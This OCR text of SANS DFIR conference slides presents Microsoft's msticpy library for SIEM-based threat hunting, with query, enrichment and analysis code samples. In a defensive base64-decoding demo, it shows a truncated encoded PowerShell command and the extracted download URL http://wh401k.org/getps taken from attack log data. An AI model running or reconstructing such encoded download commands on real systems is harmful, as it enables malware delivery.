DFIR デジタルフォレンジック&インシデントレスポンス ASIA PACIFIC

Practical msticpy Use:

Rainbow Bridge to SIEM for Advanced Threat Hunting

WITH

Tatsuya Hasegawa
Technical Security Advisor, GoAhead Inc.

7 - 8 September
Live Online from Tokyo

SANS

$WHOAMI

- Threat Hunter/App Developer/Threat Researcher
- OSS Contributor
  - msticpy,unprotect,atomic-red-team,cuckoo,capev2..

Service Dev/Operation
SOC Analyst

MSSP

CSIRT


Incident Handler
Forensic

Full-stack Engineer
Fighting injustice attack world !

Threat Researcher/binarian

AI Anti-Virus

- Qualifications
  - 7 GIACs
  - CISSP、CISA
- SNS
  - HN: hackeT
  - X: @T_8ase




$more GoAhead Inc.

CEO: Mitsuhiro Nakamura
Splunk.conf 2017@USA
Splunk Champion

Established in 2017

Data Analysis Company
Splunk is our strength for Security Challenges


KOBANZAME
(IP Whois DB)




Heuristic Logic

Data Visualization

Free Splunk App/Add-ons by GoAhead
https://splunkbase.splunk.com/apps?keyword=goahead



Aim for maximum effectiveness with minimum resources



Agenda

- Invariable Operation with SIEM
- msticpy 101 Overview and Basics
- msticpy 201 Jupyter Notebook and (pros | cons)
- msticpy 301 Practical use case
- Take Away


Invariable Operation with SIEM

DFIR デジタルフォレンジックとインシデントレスポンス ASIA PACIFIC

SANS

Background and Issues

Old fashioned → Nowadays




Analysis：Human-wave tactics for raw log
Monitoring：Alert by Email

Analysis： Multi-axis search of formatted logs
Monitoring：Visualized Dashboard, Alert from SIEM

Never ending Dev & Ope tasks

- Modification and addition of analytical logic to keep up with new threats
- Thresholds tailored to the internal situation as well as the threat situation in the world



SIEM functions and existing dashboards
Biases sometimes lead to non-free analysis

Objective

Advanced Threat Hunting

Threat Hunting

- Proactive detection and response to signs of malicious activity or threats
- Investigate using threat intelligence, unapplied IOCs, anomaly detection
- Iterations between hypothesis and verification

Advanced Threat Hunting

- Identifying undetected threats from raw data
  - check raw data too and look for omissions in processing and detection by security product.
- Inherently data analysis with freedom (ad hoc)
  - uniquely conceived analytical logic
  - unrestricted external collaboration,
  - eccentric visualization
  - emphasis that is easy for readers to understand
- Continuous update operation
  - Machine Learning & Deep Learning (ML/DL)
  - Automation

Security Information and Event Management

First Generation

Gartner 2005
Log and Event management integration


Second Generation

Correlation analysis with CTI
Big data processing

Third Generation

Gartner 2017
UEBA, SOAR addition

- SIEM Products
  - Splunk/MS Sentinel/IBM Qradar/ Exabeam/Sumo Logic/Elastic, etc.
  - SIEM by Security venders
- Can collect/extract/search/analyze/ visualize/detect/respond
- Have the individual threat hunting function
- Have ML/DL extensions



source: Gartner Inc, 2022 Magic Quadrant

SIEM's advantage

- Rapid search by indexing and field normalization (CIM, ASIM)
- Statistical calculations are easy with the benefit of its search language
- Can store threat intelligence
- Multiple analyst can see the same data and analysis results
- SIEM vendors also provide a lot of detection logic


SIEM's breakdown


- Rapid search by indexing and field normalization (CIM, ASIM)
  - If extraction fails, it is missing from the search at the beginning or from the analysis along the way.
- Statistical calculations are easy with the benefit of its search language
  - Existing some process which is not good at, and take costs for learning search language
- Can store threat intelligence
  - Most of the intelligence is self-prepared and operational by ourselves.
- Multiple analyst can see the same data and analysis results
  - Various limitations due to shared resources
- SIEM vendors also provide a lot of detection logic
  - Necessary and sufficient ? No!

Not recommend to rely too much on SIEM analysis!

- When a failure occurs, not everyone can be analyzed until recovery.
  - Over-reliance on analysis in SIEM search language only, forgetting how to analyze raw data
  - Who will ensure the integrity of the data and search results in SIEM ?
- Limitations of SIEM
  - Default upper limits for sub search and multi value (truncate)
  - Default upper limit for number of plots on graph (truncate)
- Difficult to notice search omissions due to misconfiguration
- Don't rely solely on the logic provided by SIEM vender
  - Enterprise SIEMs Miss 76 Percent of MITRE ATT&CK Techniques
    - source: CardinalOps, "2023 Report on State of SIEM Detection Risk"

For Advanced Threat Hunting





SIEM

msticpy 101 Overview and Basics

DFIR デジタルフォレンジックとインシデントレスポンス ASIA PACIFIC

SANS

Microsoft Threat Intelligence Center (MSTIC) on Python and Jupyter Notebooks

msticpy


- MSTICpy: OSS library developed by Microsoft's MSTIC
  - Written in Python, usually used on Jupyter Notebooks
- Extensive functionality for infringement investigation and threat hunting
- March 2019 ~ 200k+ Downloads


  https://github.com/microsoft/msticpy
  - Presented at BlackHat USA 2020
  - Frequent update recently and continues to evolve
    - Still few users and blog article in Asia and Japan
  - Fall into the following four process broadly
  - Only desired functions can be used piecemeal because of library-based

Data Acquisition → Data Processing → Analysis including ML → Visualization

msticpy's Documentation & Resource

- MSTICpy ☞ **msticpy** in this presentation
- Official document
  - https://msticpy.readthedocs.io
  - Word count 100k+
  - RST files 80+
  - Jupyter Notebook samples 40+
  - Past training resources
    - msticpy-lab, msticpy-training github repo
- Official Blog
  - https://msticpy.medium.com





Time-consuming for learning with the huge resources ...

msticpy Capabilities

Acquisition

Querying Logs

Visualization

Data Visualization

Analysis

Utility

Analysis

Pivot

Enrichment

Data Enrichment


Analysis

Security Analysis

msticpyconfig.yaml

https://twitter.com/fr0gger_/status/1623209441146593281?s=61&t=v8tLnMcFFdnsiT38CeGBcg

msticpy Data Flow Diagram



msticpy: Data Acquisition (1)

```
import msticpy as mp
mp.QueryProvider.list_data_environments()
```

✓ 0.0s

```
['AzureSecurityCenter',
 'Cybereason',
 'Elastic',
 'Kusto',
 'Kusto_New',
 'LocalData',
 'M365D',
 'MDE',
 'MSGraph',
 'MSSentinel',
 'MSSentinel_New',
 'OSQueryLogs',
 'OTRF',
 'ResourceGraph',
 'Splunk',
 'Sumologic',
 'VelociraptorLogs']
```

- Create instance of Query Provider
  - Select from data sources (left picture)

LocalData: connect to .pkl files in ./data dir

```
local_prov = mp.QueryProvider(
    data_environment="LocalData", data_paths=["./data"], query_paths=["./data"]
)
local_prov.connect()
```

✓ 0.1s

```
Connected.
```

Splunk: connect to Splunk REST port with msticpyconfig.yaml

```
splunk_prov = mp.QueryProvider("Splunk")
splunk_prov.connect()
```

✓ 0.1s

```
connected
```

Communication channel is NOT independently encrypted by msticpy's uniq func => HTTPS (SSL) is necessary

msticpy: Data Acquisition (2)

- Return: Pandas DataFrame
- Ad hoc query function
  - exec_query(): arbitrary query

```
splunk_query = '''
search index="_internal" earliest=-1h latest=now
| table *
'''
df = splunk_prov.exec_query(splunk_query)
df.head()
```

- Built-in query function
  - select from the list varies by data source

```
splunk_prov.SplunkGeneral.get_events_parameterized('print',
    index="botsv2",
    source="WinEventLog:Microsoft-Windows-Sysmon/Operational",
    timeformat='"%Y-%m-%d %H:%M:%S"',
    start="2017-08-25 00:00:00",
    end="2017-08-25 10:00:00",
    add_query_items='',
    count=0
)
```

✓ 0.0s

```
| table TimeCreated, host, EventID, EventDescription, User, process
```

```
splunk_prov.list_queries()
```

✓ 0.0s

```
['Alerts.list_alerts',
 'Alerts.list_alerts_for_dest_ip',
 'Alerts.list_alerts_for_src_ip',
 'Alerts.list_alerts_for_user',
 'Alerts.list_all_alerts',
 'Authentication.list_logon_failures',
 'Authentication.list_logons_for_account',
 'Authentication.list_logons_for_host',
 'Authentication.list_logons_for_source_ip',
 'SplunkGeneral.get_events_parameterized',
 'SplunkGeneral.list_all_datatypes',
 'SplunkGeneral.list_all_savedsearches',
 'audittrail.list_all_audittrail']
```

msticpy: Enrichment

- Threat Intel Lookup
  - Pivot TI function (Only on Jupyter Notebook)

```
pivot_ti_df = IpAddress.tilookup_ip(ip_list)
```

  - TILookup class (Available on also python program)

```
ti_lookup = mp.TILookup(providers=["VirusTotal","XForce","GreyNoise"])
ti_df = ti_lookup.lookup_iocs(df, ioc_col="IPAddress", default_providers=["VirusTotal"])
```

```
mp.TILookup.list_available_providers()
✓ 0.0s
OTX
AzSTI
GreyNoise
XForce
IntSights
OPR
Tor
VirusTotal
RiskIQ
Pulsedive
```

- GeoIP (MaxMind GeoLite2, IPStack)
- IPWhois (Cymru, RADB, RDAP)

msticpy: Analysis (Utility)

- Base64 Decode

```
# Filter the records with powershell base 64 encoded data
process_enc_logs = process_logs[process_logs['CommandLine'].str.contains("-enc")]
process_enc_logs
```

0.0s

```
# specify the data and column parameters
dec_df = mp.transform.base64unpack.unpack_df(data=process_enc_logs, column='CommandLine'
# display dataframe
display(dec_df.full_decoded_string)
```

✓ 0.0s

```
YWN0aXZlIC1Ob3Byb2ZpbGUgLUNvbW1hb
owershell  -enc <decoded type='string' name='[None]' index='1' depth='1'>-Noninteractive -N
```

- IoC Extract

```
# extract iocs from decoded string
ioc_df = dec_df.mp.ioc_extract(columns='full_decoded_string')
if len(ioc_df):
    display(HTML("<h3>IoC patterns found in process tree.</h3>"))
    display(ioc_df)
```

✓ 0.0s Python

IoC patterns found in process tree.


	IoCType	Observable	SourceIndex	Input
0	dns	wh401k.org	0	.\powershell -enc <decoded type='string' name='[None]' index='1' depth='1'>-Noninteractive -Nop...
1	url	http://wh401k.org/getps	0	.\powershell -enc <decoded type='string' name='[None]' index='1' depth='1'>-Noninteractive -Nop...

msticpy: Analysis (Pivot)

- Pivot Functions *being loaded by "init_notebook()" is required basically*
  - Wrap msticpy functions and classes for ease of discovery and use
  - Standardization of function parameters, syntax, and output format
  - ".mp_pivot." can be piped in multiple stages

```
# Pivot
pivot.browse()
```

✓ 0.0s



